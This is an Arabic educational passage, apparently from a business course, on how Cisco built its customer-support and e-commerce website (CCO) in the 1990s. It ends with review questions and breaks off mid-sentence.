ويعزى هذا النجاح الكبير الذي حققته سيسكو في تجارتها على الإنترنت إلى مجموعة من القرارات التي تم اتخاذها في عامي 1993م و 1994م عندما كان دوج آلريد - نائب رئيس الشركة - مسئولاً عن سياسات التعامل مع الزبائن، كان آلريد ساعتهما يتابع السرعة التي تزداد بها مبيعات الشركة من موجهات شبكات الاتصال. كما كان مهتماً بمسألة قدرة الشركة على توفير الدعم الفني المناسب لجميع الزبائن الجدد. ولدى قيامه بمتابعة مبيعات الشركة وحساب عدد مهندسي الدعم الفني الذين يحتاجهم لتقديم الخدمة للزبائن الجدد، أدرك آلريد أنه في ورطة حقيقية. كان الرجل يحتاج إلى زيادة عدد المهندسين البالغ عددهم بضع مئات ليصل بهم إلى جيش من قوامه 10 آلاف مهندس، بمعنى أنه يحتاج إلى توظيف جميع المهندسين القاطنين في الجانب الغربي من نهر المسيسيبي!



في نفس الوقت لم يفته أيضاً ملاحظة أن الإنترنت في حد ذاتها قد أصبحت أداة نافعة يمكن الاستعانة بها في مجال دعم الزبائن. ومنذ عام 1989 فصاعداً، وزبائن سيسكو يقومون بتحميل البرامج من موقع الشركة على الإنترنت. وبحلول عام 1990م، بات بمقدور الزبائن أيضاً الوصول من خلال الإنترنت إلى قاعدة البيانات الخاصة بتقارير الدعم الفني التي أنشأتها الشركة بهذا الشكل. و كان الزبون يستطيع على وجه السرعة معرفة إذا ما كانت المشكلة القائمة لديه من المشاكل المعروفة أم أنها من المشاكل التي ينبغي الإبلاغ عنها لدى قسم الدعم الفني. كما اتجهت سيسكو إلى إتاحة أدوات الدعم الفني للزبائن على الإنترنت (أدوات مثل مخطط تحديثات البرامج الذي يتيح للزبائن إعداد النظم الخاصة بهم لاستقبال تحديثات البرامج)، هذا ما داموا يستطيعون البحث عنها وإيجادها.

2. وضع الأسس:

دعم الزبائن من خلال مفهوم مجتمع الزبائن


في عام 1993م قام آلريد بإنشاء نظام لتتبع مكالمات الهاتف حتى تستطيع الشركة مراقبة مكالمات الدعم الفني التي ترد إليها والبحث عن علاج لمشكلة الزبون داخل قاعدة بيانات تضم المشاكل المعروفة وطرق علاجها، وأخيراً لمتابعة مكالمات الهاتف ؟؟؟ المشكلة برمتها. الجانب الغريب في الأسلوب الذي أخذ به فريق آلريد، وهو أنهم صمموا هذا النظام بحيث يتم تشغيله من خلال مركز النداء القائم على نظام الهاتف، وأيضاً من مركز نداء افتراضي يقوم على الويب. وبالطبع كانت الويب في ذلك الوقت مازالت في مرحلة الطفولة لكن باعتبارها واحدة من الموردين الرائدة لتقنيات الإنترنت انخرطت سيسكو في المشروع دون تردد.

كان التطبيق الخاص بمركز النداء الظاهري قد بدأ تشغيله كخدمة دعم عادية خاصة بزبائن سيسكو من "الشركات" وكان هؤلاء الزبائن من الشركات الكبيرة متعددة

الجنسيات والتي تتولى نشر شبكات الاتصال الدولية في بيئات على درجة عالية من التعقيد. وعادة ما تجد هذه الشركات نفسها أمام معدات وبرامج لم يرها من قبل أي فرد في شركة سيسكو. وكان الزبون يقوم بزيارة موقع الويب ولديه استفسار أو مشكلة ما، ثم يبدأ في البحث داخل قاعدة البيانات عن مواقف شبيهة حدثت في الماضي، ثم يرى كيفية حل تلك المواقف. وإذا لم يستطع الزبون إيجاد إجابة على سؤال بعينه أرسل السؤال إلى الشركة.

واليك المواضيع التي بدأت فيها الأمور تأخذ بعداً مثيراً، بدأ أفراد الدعم الفني في سيسكو العمل على إيجاد الرد على سؤال هذا الزبون أو ذاك؛ غير أن هذا الرد - وباللعجب - يأتي من أحد زبائن سيسكو! كان من يتوصل إلى الرد يبادر بإرساله إلى الشركة. كان يرد إلى الشركة عادة العديد من الاقتراحات وأساليب العمل النافعة التي يرسلها الزبائن. وبمجرد انتقال أي إجابة إلى قاعدة البيانات كان يتم إرسال رسالة بريد الكتروني إلى الزبون صاحب السؤال لإبلاغه بوجود الرد في انتظاره بموقع الويب التابع للشركة.

وتوصل البريد إلى حل للفجوة الخاصة بمهندسي الدعم الفني. تمثل هذا الحل في ترك الزبائن - الذين تم تدريبهم واعتمادهم لدى شركة سيسكو - مساعدة بعضهم البعض. وتطلق سيسكو على موقع الويب الخاص بدعم الزبائن ربط سيسكو المباشر Cisco Connection Online (CCO). و يعد هذا الموقع مورداً في غاية الحيوية لكل من الشركة وزبائنها وشركاء قنوات البيع والتوزيع. في عام 1997م كان يتم الرد على 4500 سؤال فني كل أسبوع داخل المنتدى المفتوح الموجود بموقع الويب CCO. وكل أسبوع كان يتم تنقيح تلك الأسئلة والأجوبة المتكررة وإضافتها إلى قاعدة المعلومات الفنية في الشركة التي يزداد حجمها بصفة مستمرة.



لكن مالذي حدث لمعدلات المرور في مركز النداء؟ أمران:
 أولاً: مع نمو أعمال الشركة نمواً سريعاً لم يضطر مركز النداء إلى توسيع نطاق
 أعماله بنفس النسبة، فقد أعرب الزبائن عن سعادتهم من الانتقال بأنفسهم إلى موقع الويب
 لمساعدة أنفسهم قبل اللجوء إلى أي حل آخر.
 ثانياً: كانت المكالمات التي ترد إلى مركز النداء تحمل أسئلة صعبة من تلك التي
 كانت تأتي في الماضي. فإن كانت المشكلة التي يواجهها الزبون مشكلة بسيطة إلى حد ما
 فإمكان الزبون إيجاد علاجها بنفسه، لكن في حالة ازدياد صعوبة المشكلة ودرجة تعقدها،
 يتطلب الأمر حينئذٍ التحدث مع أحد مهندسي الدعم.
 الأهم من هذا وذاك أن سيسكو نجحت في إيجاد بيئة قوامها الثقة ولعلها أهم
 مكونات إنشاء مجتمع من الزبائن.

أسئلة تقويم ذاتي



1. كيف توصل آلريد إلى حل للفجوة الخاصة بمهندسي الدعم الفني؟.
2. ماهو الاسم الذي أطلقته سيسكو على موقع الويب الخاص بدعم الزبائن؟.
3. علل : بالرغم من نمو أعمال الشركة نمواً سريعاً لم يضطر مركز النداء إلى توسيع نطاق أعماله بنفس النسبة؟.
4. ماهي أهم مكونات إنشاء مجتمع من الزبائن والتي نجحت سيسكو في إيجادها؟.

3. تطوير شركة سيسكو

كيف ارتقت سيسكو بمواقعها من مجرد موقع لدعم الزبائن إلى واحد من أكبر مواقع التجارة المتجولة بين الشركات على مستوى العالم؟ هل اعتمد ذلك على خطة استراتيجية كبرى؟ "كلا"، على حد قول مارتين تونيسن الذي يشغل منصب مدير خدمة الزبائن في سيسكو. ويستطرد مارك تونيسن قائلاً: "لدى إنشائنا لموقع الويب التابع لما كنا نجري بصفة دائمة عمليات مسح على الزبائن ونسألهم عن احتياجاتهم، كانوا يقولون لنا: "لا أستطيع معرفة الحالة الخاصة بطلب الشراء الذي وضعته"، أو "قوائم الأسعار لديكم قديمة وديمة الجدوى"، أو "لا يعرف أي فرد منا كيفية إعداد منتجاتكم"، أو "عملية وضع طلبات الشراء لديكم مرهقة". وعلى هذا بدأنا في معالجة كل مشكلة من تلك المشاكل وكانت مصادر الشكاوى لدى الزبائن تأتي أساساً من جوانب تتسبب في إثارة سخطهم وهدر أوقاتهم. لذلك اتجهت سيسكو إلى علاج كافة المسببات المزعجة لهدر الوقت الخاص بالزبون.

1.3 تنظيم عمليات العمل الخاصة بالتعامل مع الزبون

أولاً: اعطى الفريق الخاص بموقع CCO للزبائن إمكانية الوصول إلى حالة طلبات الشراء التي يضعونها من خلال الويب. بعد فترة وجيزة كان 70% من الاستفسارات التي تلقاها سيسكو كل أسبوع (وعدها الإجمالي 7 آلاف استفسار) تنتقل من مركز النداء إلى الويب واتضح للزبائن بما لا يدع مجالا للشك أنهم يوفرون الوقت ويتجنبون الإحباط عندما ينتقلون إلى الويب للوصول إلى حالات طلبات الشراء مباشرة، وذلك بدلا من الاتصال بمركز النداء وانتظار مندوب الدعم ثم طرح السؤال المطلوب ثم الانتظار مرة أخرى لحين الرد على السؤال.

في الخطوة التالية قامت سيسكو بنشر قائمة الأسعار القياسية على الويب، وتولت تحديثها بصفة مستمرة، مع حسابها بأسعار العملات الخاصة بكافة الدول التي تباشر الشركة فيها تجارتها. وعلى الرغم من أن كبار زبائن سيسكو يتفاوضون على الأسعار التي يحصلون عليها عند وضع طلبات الشراء فإنهم يريدون الاطلاع على قائمة الأسعار حتى يعرفوا التكاليف المطلوبة منهم قبل البدء في تحديد مواصفات نظام شبكة الاتصال التي يقومون بإنشائها وكان من شأن نشر قائمة الأسعار على الإنترنت أن وفرت على الزبائن تكاليف إجراء مكالمات الهاتف مع مركز النداء.

ثم تأتي الخطوة التالية وهي تحديد مواصفات المنتج المطلوب. كانت هذه الخطوة تتطلب على قدر أعلى من التحدي وكان الفريق الخاص بموقع CCO يعلم أن تولي شركة سيسكو تحديد مواصفات المنتج المطلوب أمر لن يتكيف مع الزبائن ويصف تونيس هذا النظام ويشبهه بعملية الوقوف بالسيارة في مكان ضيق في هذا النظام كان يتعين عليك بصفئك عميلاً لدى سيسكو تحديد كافة المكونات التي تريدها وبعدها سيخبرك النظام إن كنت قد أخطأت التحديد أم لا. في تلك الحالة ستقوم بتجريب مكونات أخرى مرة بعد مرة وذلك إلى أن تتوصل في نهاية الأمر إلى تكوين نظام سليم يمكن لشركة سيسكو تصنيعه لك. كل هذا باتباع أسلوب المحاولة والخطأ.

لذلك، ومن أجل التيسير على الزبائن تحديد مواصفات المنتجات الخاصة بهم أقدمت سيسكو على شراء محرك حديث خاص بتحديد المواصفات من شركة كاليكو وإضافته إلى كافة منتجات الشركة وأيضاً إلى القواعد الخاصة بوضع فاتورة تصنيف المنتجات. مرة أخرى أصابت سيسكو هدفاً رائعاً في تعاملها مع الزبائن. وعلى حد وصف تونيس: "حقّق هذا النظام نجاحاً خارقاً وأقبل عليه الزبائن وأحبوه" ولأول مرة أصبح لدى الزبائن طريقة عملية تتيح لهم تحديد مواصفات منتجاتهم دون الاضطرار لإتفاق ساعات طويلة على الهاتف مع مندوب المبيعات من أجل الرد على الأسئلة المختلفة وتحديد المواصفات المطلوبة.

2.3 وكلاء التجارة في سيسكو

يتمّ تجميع كافة عمليات العمل التي تحدث على الإنترنت في طاقم داخل موقع الشركة على الويب، طاقم من "وكلاء التجارة" يستطيع زبائن سيسكو وشركاؤها الاستعانة به في إتمام جوانب العمل إلكترونياً. مثلاً: يعط الوكيل Lead Time للزبائن والشركاء الأوقات التي سيتمّ فيها طرح منتجات سيسكو في حين يتيح لك وكيل طلبات الخدمة Service Order Agent الوصول إلى المعلومات المتعلقة بطلبات الخدمة. أمّا وكيل العقود Contract Agent فيسمح لك بالوصول إلى المعلومات المتعلقة بعقود الخدمة. وبالنسبة لوكيل التحديث Upgrade Agent فإنه يتيح لك طلب تحديثات البرامج أو المعدات أو أدلة الاستخدام الخاصة بها. كما يسمح لك وكيل الإخطارات Notification Agent تحديد المعايير التي يسفر عنها إرسال رسائل البريد الإلكتروني إليك تلقائياً لإعلامك بأي تغييرات طارئة في حالة طلبات الشراء أو التسعير. يوجد كذلك وكيل التكوين Configuration Agent الذي يتيح لك البحث عن منتجات سيسكو التي يمكنك تحديد مواصفاتها بنفسك واختيار طراز معين، وإنشاء التكوين الخاص به على الإنترنت. أمّا وكيل السوق Marketplace Agent فهو الذي تحدد فيه مواصفات المنتج الذي تريده وسعره ووضع طلب شرائه.

الخطوة التالية التي تتخذها سيسكو حالياً إزاء وكلاء التجارة هي التيسير على الزبائن والشركاء وإضافة تلك الأدوات مباشرة إلى النظم الإجرائية الداخلية التابعة لهم مثلاً تستطيع الشركات التي تستعين ببرامج من شركات مثل: أس آيه بي وأوراكل وبيبول سوفت الربط مباشرة بين النظم الخاصة بها وبين نظم أتمتة المبيعات والمخزون لدى سيسكو. على سبيل المثال أيضاً تقوم شركة مثل سيرينت بشراء 40 وحدة من الموجهات أسبوعياً من شركة سيسكو وإذا ما قامت هذه الشركة بالربط بين النظم الخاصة بها والنظم التابعة لـ سيسكو مباشرة فإنها ستوفر -حسب تقديرها- 200 ألف دولار تتكبدها سنوياً كتكلفة شراء احتياجاتها من سيسكو.

● النتيجة: إرضاء الزبون وتوفير التكاليف

كيف تعرف سيسكو أنها تسير في الاتجاه السليم؟ يتعامل الزبائن بصراحة مطلقة مع الشركة ويتيحون لها معرفة الجوانب التي تصلح معهم وتقيدهم. كما ترأب سيسكو في حرص شديد تعاملات الزبائن والأنشطة التي يقومون بها في موقع الويب. وذلك لمعرفة المواضيع التي يصادفون فيها المتاعب وتقوم حالياً سيسكو باستقبال ومعالجة ما بين 350 ألف و 400 ألف عملية شهرياً في موقعها على الويب. لاحظ أن هذه الأرقام تمثل حجم مكالمات الهاتف التي لم يعد الزبائن يضطرون لإجرائها. ويأتي كل هذا كنتيجة للتركيز على توفير وقت الزبائن والتخلص من مصادر التوتر، وإنشاء مجتمع من زبائن سيسكو يساعدون فيه بعضهم البعض.

3.3 توسيع نطاق مجتمع زبائن سيسكو

أكثر من 70% من أعمال سيسكو يباشرها أطراف مختلفة وموزعون وأدوات خاصة بتكامل النظم. ويعد موقع الويب CCO الأداة التي يستعين بها معظم الشركاء الآن في وضع طلبات الشراء وتتبعاتها. وبطبيعة الحال يستطيع شركاء قناة التوزيع والبيع الوصول إلى قاعدة المعلومات التي تضم كافة المعلومات الفنية ومعلومات استكشاف المشاكل وعلاجها. لكن لهؤلاء الشركاء أيضاً مواضع خاصة بهم داخل موقع الويب، ويستطيعون

العثور فيها على معلومات موجهة إليهم بصفة مباشرة والدخول في حوارات مع إدارة سيسكو ومع بعضهم البعض.

كيف تواصل سيسكو استخدامها لفكرة مجتمع الزبائن حتى يتسنى لها تطوير نموذج العمل الخاص بها؟ يشرح لنا تونسين هذا الأمر قائلاً: "في عامي 1995م و 1996م بدأنا نلاحظ حدوث تغيير ما في أعمالنا التجارية. لقد أصبح لدينا الآن مجموعات مختلفة من الزبائن والشركاء، ولكل مجموعة احتياجات تختلف تماماً عن احتياجات المجموعات الأخرى. على سبيل المثال لدينا مجموعة من الموزعين يتجهون نحو الشركات الصغيرة والمتوسطة؛ كما يوجد لدينا زبائن من مزودي خدمات الإنترنت وشركات الاتصال. وهناك فارق كبير بين احتياجات الشركات الصغيرة واحتياجات شركات الإنترنت وفي ضوء ذلك قمنا بإعادة تنظيم موقع الويب بما يسمح بخدمة تلك المجموعات المختلفة من الزبائن" وتشرح سيسكو الآن في تنظيم التشكيلات الجانبية للزبائن بحسب النشاط الذي يعمل فيه الزبون، ودوره في شركته ومرة أخرى يقول تونسين: "ما يحتاجه مدير المشتريات يختلف اختلافاً تاماً عما يحتاجه مصمم الشبكات" ومن أجل توفير المزيد من الخصائص الموجهة لمجتمعات مختلفة من الزبائن اضطرت سيسكو أولاً إلى تعديل التشكيلات الجانبية لعملائها ثم تركت لهم اختيار -بصراحة- أنواع المعلومات التي يريدونها والمنتجات التي يودون متابعتها، والخدمات التي يسعون للوصول إليها ومع تبرع الزبون بمزيد من المعلومات عن نفسه ووظيفته ونشاطه والمنتجات التي يقدّر قيمتها سيقومون بتقسيم انفسهم إلى مجتمعات تتناسب اهتماماتهم وأنشطتهم وسيكون بمقدور سيسكو ساعتها الاستمرار في تعديل عروضها لاجتذاب كل مجتمع من تلك المجتمعات المستهدفة.

كان هناك تحدٍ آخر تحين على فريق دعم الزبائن معه في أواخر عام 1997م تمثل هذا التحدي في مساعدة الزبائن والشركاء ليس في تحديد مواصفات منتج واحد (كموجه الشبكة مثلاً) ولكن في وضع مواصفات شبكة اتصال كاملة بها كافة الموجهات ووحدات التوصيل المركزية المناسبة. هذه العملية الخاصة بتصميم شبكة الاتصال عادة ما يتولى تنفيذها مهندسو شبكات يعملون لدى سيسكو مباشرة أو ف شركات أخرى ويتقاضون أجوراً

باهظة. دعنا نفترض مثلاً أن أحد الزبائن في المملكة المتحدة أراد إنشاء شبكة اتصال تربط بين أربع مواقع داخل إحدى الجامعات في الوقت الحالي ستقوم مجموعة الدعم الفني في سيسكو بتجميع الموارد المناسبة من أفراد العمل لديها وأيضاً من شركاء التدريب ومهندسي تصميم الشبكات العاملين في الشركات الأخرى، وذلك من أجل عقد جلسة تصميم سمعية على الإنترنت. في هذه الجلسة سيقوم كل من الزبون والمهندسين الاستشاريين برسم الأشكال البيانية على لوحة الكترونية والتحدث مع بعضهم البعض وتبادل التعليقات والتباحث فيما بينهم حول التصميم المطلوب وعندما يتفقون على التصميم المرسوم فوق اللوحة الإلكترونية يضغط الزبون زرّاً معيناً وستظهر له قائمة بكافة المنتجات اللازمة لإنشاء شبكة الإتصال المطلوبة. إن دعم العمل الجماعي إلكترونياً يوفر أسابيع إن لم يكن أشهراً من دورة التصميم المعقدة.


4.3 تطوير البنية الأساسية الفنية

وبنهاية عام 1997م كان موقع الويب التابع لميسكو يتم تشغيله على مجموعة من أجهزة الخادم الضخمة من شركة صن سولاريز إنتربرايزز ومنتشرة في ثمانية مواقع بجميع أنحاء العالم. وستعين سيسكو بقواعد بيانات أوراكل في كافة الأغراض بدءاً بالمنتجات ومروراً ببيانات الزبائن والأسعار وانتهاءً بالبرامج القابلة للتحميل. وبالنسبة للمعلومات الموجودة في التشكيلات الجانبية للزبائن فإنها تحتوي على كافة الجوانب التي تعرفت عليها سيسكو عند تعاملها مع كل عميل مثل: الصناعة التي يعمل فيها أو الصناعات التي يبيع لها منتجات الشركة (في حالة الشركاء) وكيفية استخدامه لموقع الويب في الماضي. الخطوة التالية التي ستقوم بها سيسكو هي استخدام تلك المعلومات في تنبيه الزبائن إلى أي معلومات أخرى قد تثير اهتمامهم وذلك بناءً على ما كانوا يبحثون عنه في الماضي.

على سبيل المثال الزبون الذي يكرس كل اهتماماته بالأدوات التي تدعم إمكانية الصوت على الإنترنت سيتم إبلاغه بأي تطورات حديثة يشهدها هذا الجانب.


أما قاعدة المعلومات الخاصة بدعم الزبائن فيتم التعامل معها باستخدام برامج إدارة المستندات المعروفة باسم دوكيومنتوم Documentum. ومع نهاية عام 1997م كانت سيسكو تحتفظ بما يزيد عن 85 ألف مستند داخل هذا النظام.

في سيسكو تتولى البرامج الخاصة بالعملية التلقائية لوضع طلبات التصنيع الربط بين نظام إدارة طلبات الشراء (القائمة على قواعد بيانات أوراكل) وبين نظام جدولة المنتجات. فمن ناحية يقوم نظام الجدولة بالاتفات إلى المنتجات المتاحة والبيانات الخاصة بها لتحديد أول موعد سيكون فيه المنتج متاحاً لكل طلب من طلبات الشراء. يتم بعد ذلك تحويل منتجات المكونات إلى طلبات شراء يباشرها شركاء سيسكو مثل: (جابل سيركت)



وموزعها مثل: (أفنت) الذين يملكون بدورهم ارتباطات مباشرة تنقلهم إلى نظم ERP في سيسكو (نظم تخطيط موارد الشركات Enterprise Resource Planning). لذلك يحمل هؤلاء الموزعون والشركاء كامتدادات تتبع للنظم الداخلية الخاصة بسيسكو بل ويستطيعون التنبؤ باحتياجات الزبائن والتصرف حيالها على وجه السرعة.

كانت الخطوات التالية التي قامت بها سيسكو في 1998م قد تضمنت عملية شاملة لإعادة تصميم البنية الأساسية للجانب الخاص بالعمليات التجارية في موقع الويب CCO. ورغم انه يوفر أحدث الخصائص المتاحة في الوقت الحالي، إلا أنه يتصف بالصعوبة والتعقيد وكان قد تم تحسينه بصفة مستمرة على مدار الثلاث سنوات الأخيرة بدون تخطيط حقيقي لإعادة تصميمه. وكانت سيسكو قد استعانت بشركة ألثا سوفت وير لمساعدتها في التحول من موقع يتم تطويره باستخدام لغات سي جي آي وبيزل إلى آخر مصمم باستخدام لغة الجافا والبرامج الجماعية والوكلاء الأنكياء. في سياق عملية إعادة هيكلة موقعها تخطط سيسكو لتغيير البنية الهيكلية التي تعتمد على عدد محدود من أجهزة الخادم الضخمة من شركة صن سولاريز بحيث تعتمد على عدد كبير من أجهزة خادم مايكروسوفت إن تي، الأمر الذي يتيح لها دعم إمكانية الثقة في كفاءة العمليات وزيادة حجم النظم.




● النتائج

يقول مارك توينسن إن موقع الويب CCO يوفر لميسكو 550 مليون دولار سنوياً وينقسم هذا الرقم إلى الفئات التالية: 175 مليون دولار تتفق كل عام على تكاليف الدعم، و 8.4 مليون دولار للتكاليف الخاصة بتشغيل مراكز الدعم التي لم تعد الشركة تحتاج إليها، و 250 مليون دولار كانت تتفق على البرامج التي لم تعد الشركة مضطرة لإرسالها إلى الزبائن (إذ يقوم الزبائن بتحميل تلك البرامج بأنفسهم)، و 40 مليون دولار خاصة بأدلة الاستخدام التي توفرها سيسكو حالياً في موقع الويب. ومنذ بدء تشغيل موقع الويب CCO وفرت سيسكو حوالي 837 مليون دولار.

تدريب (1)

ارتفعت مبيعات سيسكو على الإنترنت من 32% في عام 1997م لتصل إلى 60% في العام المالي 1998م ما السبب من وراء هذا الارتفاع؟





- 1/ وضح كيف أنطلق مارتن تونيسن والذي يشغل منصب مدير خدمة الزبائن في سيسكو للارتقاء بمواقع سيسكو من مجرد موقع لدعم الزبائن إلى واحد من أكبر مواقع التجارة المتجولة بين الشركات على مستوى العالم؟.
- 2/ لخص الخطوات التي قامت بها سيسكو لتنظيم عمليات العمل الخاصة بالتعامل مع الزبون؟.
- 3/ أشرح كيف استطاع فريق دعم الزبائن من مساعدة الزبائن في وضع مواصفات شبكة اتصال كاملة بها كافة الموجهات ووحدات التوصيل المركزية المناسبة.

4. ملاحظات على ما قامت به سيسكو سيستمر

من الصعب التوصل إلى أشياء لم تفكر سيسكو في تنفيذها، فقد فكرت في كل شيء تقريباً ولعل أهم استثمار يتعين على الشركة القيام به في هذه المرحلة هو إعادة هيكلة موقعها على الويب. لقد ازداد حجم موقع الويب CCO على مدار السنوات الماضية إنه موقع سريع كما يتيح للزبائن تنفيذ كل ما يحتاجونه في عقد صفقات العمل مع سيسكو وعلى غرار معظم مواقع الويب الموجودة في الوقت الحالي، وإذا نظرت إلى الكواليس الخفية لتلك المواقع، ستكتشف أنه من الممكن تنفيذ جوانب عديدة في عملية التنظيم الفنية على سبيل المثال يستغرق الأمر وقتاً إن فكرت سيسكو في نسخ مواقعها على الويب المنتشرة في أماكن شتى من العالم لذلك فإن إحداث التزامن بين تلك المواقع مهمة مضيعة للوقت.

وبالنسبة للعديد من الواجهات التي قامت سيسكو وشركاؤها بإنشائها في النظم الداخلية ليسيسكو فإنها مهيأة لإعادة تصميمها بمزيد من المرونة وعلى نحو يتيح توسعتها

في المستقبل. وفي الوقت الذي يحاول فيه جون تشامبرز (رئيس مجلس إدارة الشركة) دفع شركاء سيسكو لنقل سلاسل التوزيع الخاصة بهم إلى الويب سيكون إحداث التكامل السريع السلس مع النظم الإجرائية لدى الشركات الأخرى (لدى الزبائن وشركاء قنوات لتوزيع والبيع والموزعين) بمنزلة اللعبة التالية التي تمارسها سيسكو في المستقبل.

وفي حالة سيسكو أتطلع - من وجهة النظر الفنية- لأن أرى الشركة وهي تستخدم لغة جافا استخداماً موسعاً في الجيل التالي من تطبيقات الويب فمنتجات سيسكو من الموجهات ووحدات التوصيل يتم تطورها لدعم لغة جافا لذا فإنه من المنطقي أن يتم تصميم موقع الويب التابع للشركة بحيث يستفيد من لغة جافا أيضاً وكما كان لسيسكو الريادة في إنشاء والاحتفاظ بأفضل موقع للتجارة الإلكترونية على مستوى العالم فمن المرجح أن تكون لها الريادة أيضاً في الاستخدام العملي - والمبتكر أيضاً- للغة الجافا في التطبيقات الموزعة وأبنية المكونات ولأن سيسكو ترتبط من ناحية بمنصات جافا ومنصات مايكروسوفت إن تبي من ناحية أخرى فإنها ستسدي معروفاً لمجال التجارة الإلكترونية إن قامت بتطوير ونشر تطبيقات 